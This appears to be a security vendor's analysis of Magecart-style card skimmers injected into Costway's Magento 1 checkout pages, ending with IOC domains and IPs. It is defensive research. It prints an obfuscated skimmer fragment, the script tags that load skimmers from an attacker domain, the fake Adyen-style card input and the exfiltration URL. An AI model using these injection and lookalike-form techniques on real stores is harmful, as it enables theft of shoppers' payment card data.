

Credit card skimmer piggybacks on Magento 1 hacking spree

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Back in the fall of 2020 threat actors started to massively exploit a vulnerability in the no-longer maintained Magento 1 software branch. As a result, thousands of e-commerce shops were compromised and many of them injected with credit card skimming code.

While monitoring activities tied to this Magento 1 campaign, we identified an e-commerce shop that had been targeted twice by skimmers. This in itself is not unusual, multiple infections on the same site are common.

However this case was different. The threat actors devised a version of their script that is aware of sites already injected with a Magento 1 skimmer. That second skimmer will simply harvest credit card details from the already existing fake form injected by the previous attackers.

In the incident we describe in this post, the threat actors also took into account that an e-commerce site may get cleaned up from a Magento 1 hack. When that happens, an alternate version of their skimmer injects its own fields that mimic a legitimate payments platform.

Mass Magento 1 infections

The [Magento 1 end-of-life](#) coupled with a popular exploit turned out to be a [huge boon for threat actors](#). A large number of sites have been hacked indiscriminately just because they were vulnerable.

RiskIQ [attributed](#) these incidents to Magecart Group 12, which has a long history of web skimming using various techniques including [supply-chain attacks](#).




Figure 1: Skimming code injected in Magento 1 sites

This skimmer is rather lengthy and contains various levels of obfuscation that make [debugging it more challenging](#). Although there are variations, the format and decoy payment form are very much the same.

No honor among thieves

Costway is a retailer that started to sell its own name-brand products via platforms such as Amazon and later rolled out costway.com and subsequent localized online stores. Their French portal (costway[.]fr) attracted about [180K visitors last December](#).

Our crawlers identified that the websites for Costway France, UK, Germany and Spain, which run the Magento 1 software, had been compromised around the same time frame.

We can see the credit card skimmer injection directly on the checkout page for costway[.]fr as it stands out in English while the rest of the site is in French. This is not surprising considering that the Magento 1 hacking campaign is automated and fairly indiscriminate.

The screenshot shows the Costway checkout page with a payment form. The form is divided into three sections: 1. ADRESSE DE FACTURATION, 2. MÉTHODE D'ENVOI, and 3. Pre-existing Magento 1 skimmer. The third section is highlighted with a red box and contains a credit card payment form with fields for CARDHOLDER, CARD NUMBER, and EXPIRATION DATE. A red box also highlights a JavaScript code snippet in the browser's developer console, which is injected into the page. The code snippet is:

```
var _0x284e = ['timestamp', 'ply', 'constructo', 'return', '_CA', 'cart_creat', 'locati', 'yanzr', 'nqqrff1', 'mvc', 'e]', 'reet]', 'billing[ci', 'e', 'addEventLi', 'stener', 'Item', 'pii', 'usaepay_cc', 'ById', 'change', 'length',
```

The browser's developer console shows the following code:

```
<script type="text/javascript" src="https://securityxx.top/popup/security.js"></script><br><script type="text/javascript" src="https://securityxx.top/popup/costway.js">
```

Red arrows point from the text "Competing skimmer (2 flavors)" to the two script tags in the console. Another red arrow points from the "usaepay_cc" code in the console to the credit card payment form.

Figure 2: Costway site already hacked with Magento 1 skimmer

But what's more interesting is that another skimmer is also present on the site (loaded externally from securityxx[.]top) and targeting the Magento 1 skimmer.

It's possible that the threat actors' level of access to e-commerce sites differs. The former exploit a core vulnerability that grants them root access while perhaps the latter can only perform specific types of injections. If that is the case, this would explain why they simply leave the fake form alone and grab credentials from it.

There's an additional twist here where the criminals also planned for the scenario where the e-commerce site gets cleaned up from the Magento 1 injection.

The screenshot shows the Costway checkout page with the following elements:

- Header:** Costway logo with the tagline "Achat facile, dépense minime". A search bar with the text "Rechercher le nom du produit, mot-cle ou SKU". Navigation links for "Meubles", "Maison et Jardin", "Jeux et Jouets", "Bricolage", "Sports et Voyages", and "Equipements".
- Section: Paiement**
 - Instruction: "Veuillez entrer vos coordonnées ci-dessous pour finaliser votre achat."
 - 1 ADRESSE DE FACTURATION**
 - Fields: Prénom *, Nom *, E-mail *, Mot de passe *
 - Checkbox: Créer un compte
 - Address field: Contains a JavaScript injection: `(0x194) + '\"adyen-che' + 'ckout_s`
 - 2 MÉTHODE D'ENVOI**
 - Text: "S'il vous plaît spécifier l'adresse de livraison pour voir les options disponibles."
 - 3 MODE DE PAIEMENT**
 - Options: PayPal, Virement Bancaire, Carte de Crédit
 - Text: "Modified form fields" (highlighted in red)
 - Form: "Carte de crédit ou carte de débit" with fields for card number (1234 5678 9012 3456), expiration date (MM/AA), CVC / CVV (123), and name on card (J. Smith).
- Browser Developer Console:**
 - Tab: "Sources"
 - Text: "Competing skimmer (2 flavors)" with arrows pointing to two script tags:
 - `<script type="text/javascript" src="https://securityxx.top/popup/security.js">`
 - `<script type="text/javascript" src="https://securityxx.top/popup/costway.js">` (highlighted in red)

Figure 3: Costway site cleaned up from Magento 1 hack but with external skimmer

The skimmer creates its own form fields which closely resemble the legitimate ones from the [Adyen payments platform](#) that Costway uses. Visually, only a very small style change (font size) gives it away, but there are more significant implications under the hood.

Legitimate Adyen payments form

3 MODE DE PAIEMENT

PayPal

Virement Bancaire

Carte de Crédit

Carte de crédit ou carte de d...

Numéro de la carte

Date d'expiration CVC / CVV

Nom sur la carte

```

▼<span class="adyen-checkout__input-wrapper">
  ▼<span data-cse="encryptedCardNumber" class="
    "adyen-checkout__input adyen-checkout__input--
    large adyen-checkout__card__cardNumber__input
    _3JmldYKADXTctIE9oP81cu">
    
    ▼<iframe src="https://checkoutshopper-
    live.adyen.com/checkoutshopper/securedfields/
    live_TDA4UPFKUBB65FLRGKZ3AAEPZYOKP70G/3.2.4/
    securedFields.html?type=card" class="js-iframe"
    title="Iframe for secured card data input field"
    frameborder="0" scrolling="no"
    allowtransparency="true" style="border: none;
    height:100%; width:100%;" referrerpolicy=
    "origin">
          
```

Secure iframe

Lookalike (skimmer)

3 MODE DE PAIEMENT

PayPal

Virement Bancaire

Carte de Crédit

Carte de crédit ou carte de débit

Numéro de la carte

Date d'expiration CVC / CVV

Nom sur la carte

```

▼<span class="adyen-checkout__input-wrapper">
  <input maxLength="20" id="cc" placeholder="1234
  5678 9012 3456" data-cse="encryptedCardNumber"
  class="adyen-checkout__input adyen-
  checkout__input--large adyen-
  checkout__card__cardNumber__input
  _3JmldYKADXTctIE9oP81cu">
  
  </span>
          
```

No iframe

Figure 4: External skimmer mimics Adyen payments form

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Adyen encrypts the form fields using their proprietary technology. The threat actors wanted to recreate the same look and feel from Adyen but be able to harvest the credit card information in their own way.

To summarize, from a victim’s perspective, there are 3 different skimmers that get loaded when they proceed to the checkout page.

1. Magento 1 hack skimmer injected directly in checkout page
2. Custom skimmer (securityxx[.]top/security.js) that steals from Magento 1 skimmer
3. Custom skimmer (securityxx[.]top/costway.js) that alters legitimate payment iframe

Host	URL	Body	Comments
www.costway.fr	/onestepcheckout/index/	244,145	skimmer1
securityxx.top	/popup/security.js	10,156	skimmer2
securityxx.top	/popup/costway.js	71,381	skimmer3
securityxx.top	/stylesheet.css?timestamp=rW...	56	Data exfiltration

Figure 5: Web traffic

showing all 3 skimmers

Previous skimmer

The same threat actors were already busy working on Costway’s compromise at least in late December 2020 as recorded in this [urlscanio crawl](#). They used the custom domain costway[.]top to host their code.

GET 200 costway.js Show response 8 KB 728ms Script
H/1.1 OK costway.top/popup 3 KB 153ms applicatic

General

- Full URL https://costway.top/popup/costway.js
- Requested by Host: www.costway.fr
URL: https://www.costway.fr/
- Protocol HTTP/1.1
- Security TLS 1.3, AES_256_GCM
- Server 🇺🇸 149.248.0.74 Los Angeles, United States, ASN20473 (AS-CHOOPA, US),
- Reverse DNS 149.248.0.74.vultr.com
- Software Apache/2.4.29 (Ubuntu) /
- Resource Hash 842cf8b6bf0b2fa0b4248a045b40df9cececb65bcbd12099023156d288d75e11

Figure 6: Earliest documented instance of compromise via custom domain

The domain costway[.]top is related to a family we have come across before. There is overlap with the skimmer code they use, naming conventions and even infrastructure.




Figure 7:

Relationship graph showing previous connections

At the moment, this group is quite active and continues with the same techniques we have seen several months ago.

Competing for resources

A large number of Magento 1 sites have been hacked but yet are not necessarily being monetized. Other threat actors that want access will undoubtedly attempt to inject their own malicious code. When that happens, we see criminals trying to access the same resources and sometimes fighting with one another.

We informed Costway during our investigation but also witnessed their site getting reinfected. The costway[.]top domain was discarded in favor of securityxx[.]top where threat actors customized the skimmer specifically for them.

At the time of writing, costway[.]fr is still compromised but Malwarebytes users are protected thanks to our Browser Guard extension and general web protection available in our software.

We would like to thank Jordan Herman over at RiskIQ for sharing additional indicators with us.

Indicators of Compromise (IOCs)

securityxx[.]top
costway[.]top
hdpopulation[.]com
cdnanalyze[.]com
hdenvironnement[.]com
crazyvaps[.]info
cdnchecker[.]org
cdnoptimize[.]com
hdanalyse[.]com
cdnapis[.]org
cookiepro[.]cloud
cdndoubleclick[.]net

149[.]248[.]7[.]219
95[.]179[.]142[.]28
45[.]76[.]75[.]35
136[.]244[.]110[.]105
149[.]248[.]0[.]74
149[.]28[.]64[.]156
95[.]179[.]139[.]29
209[.]250[.]246[.]214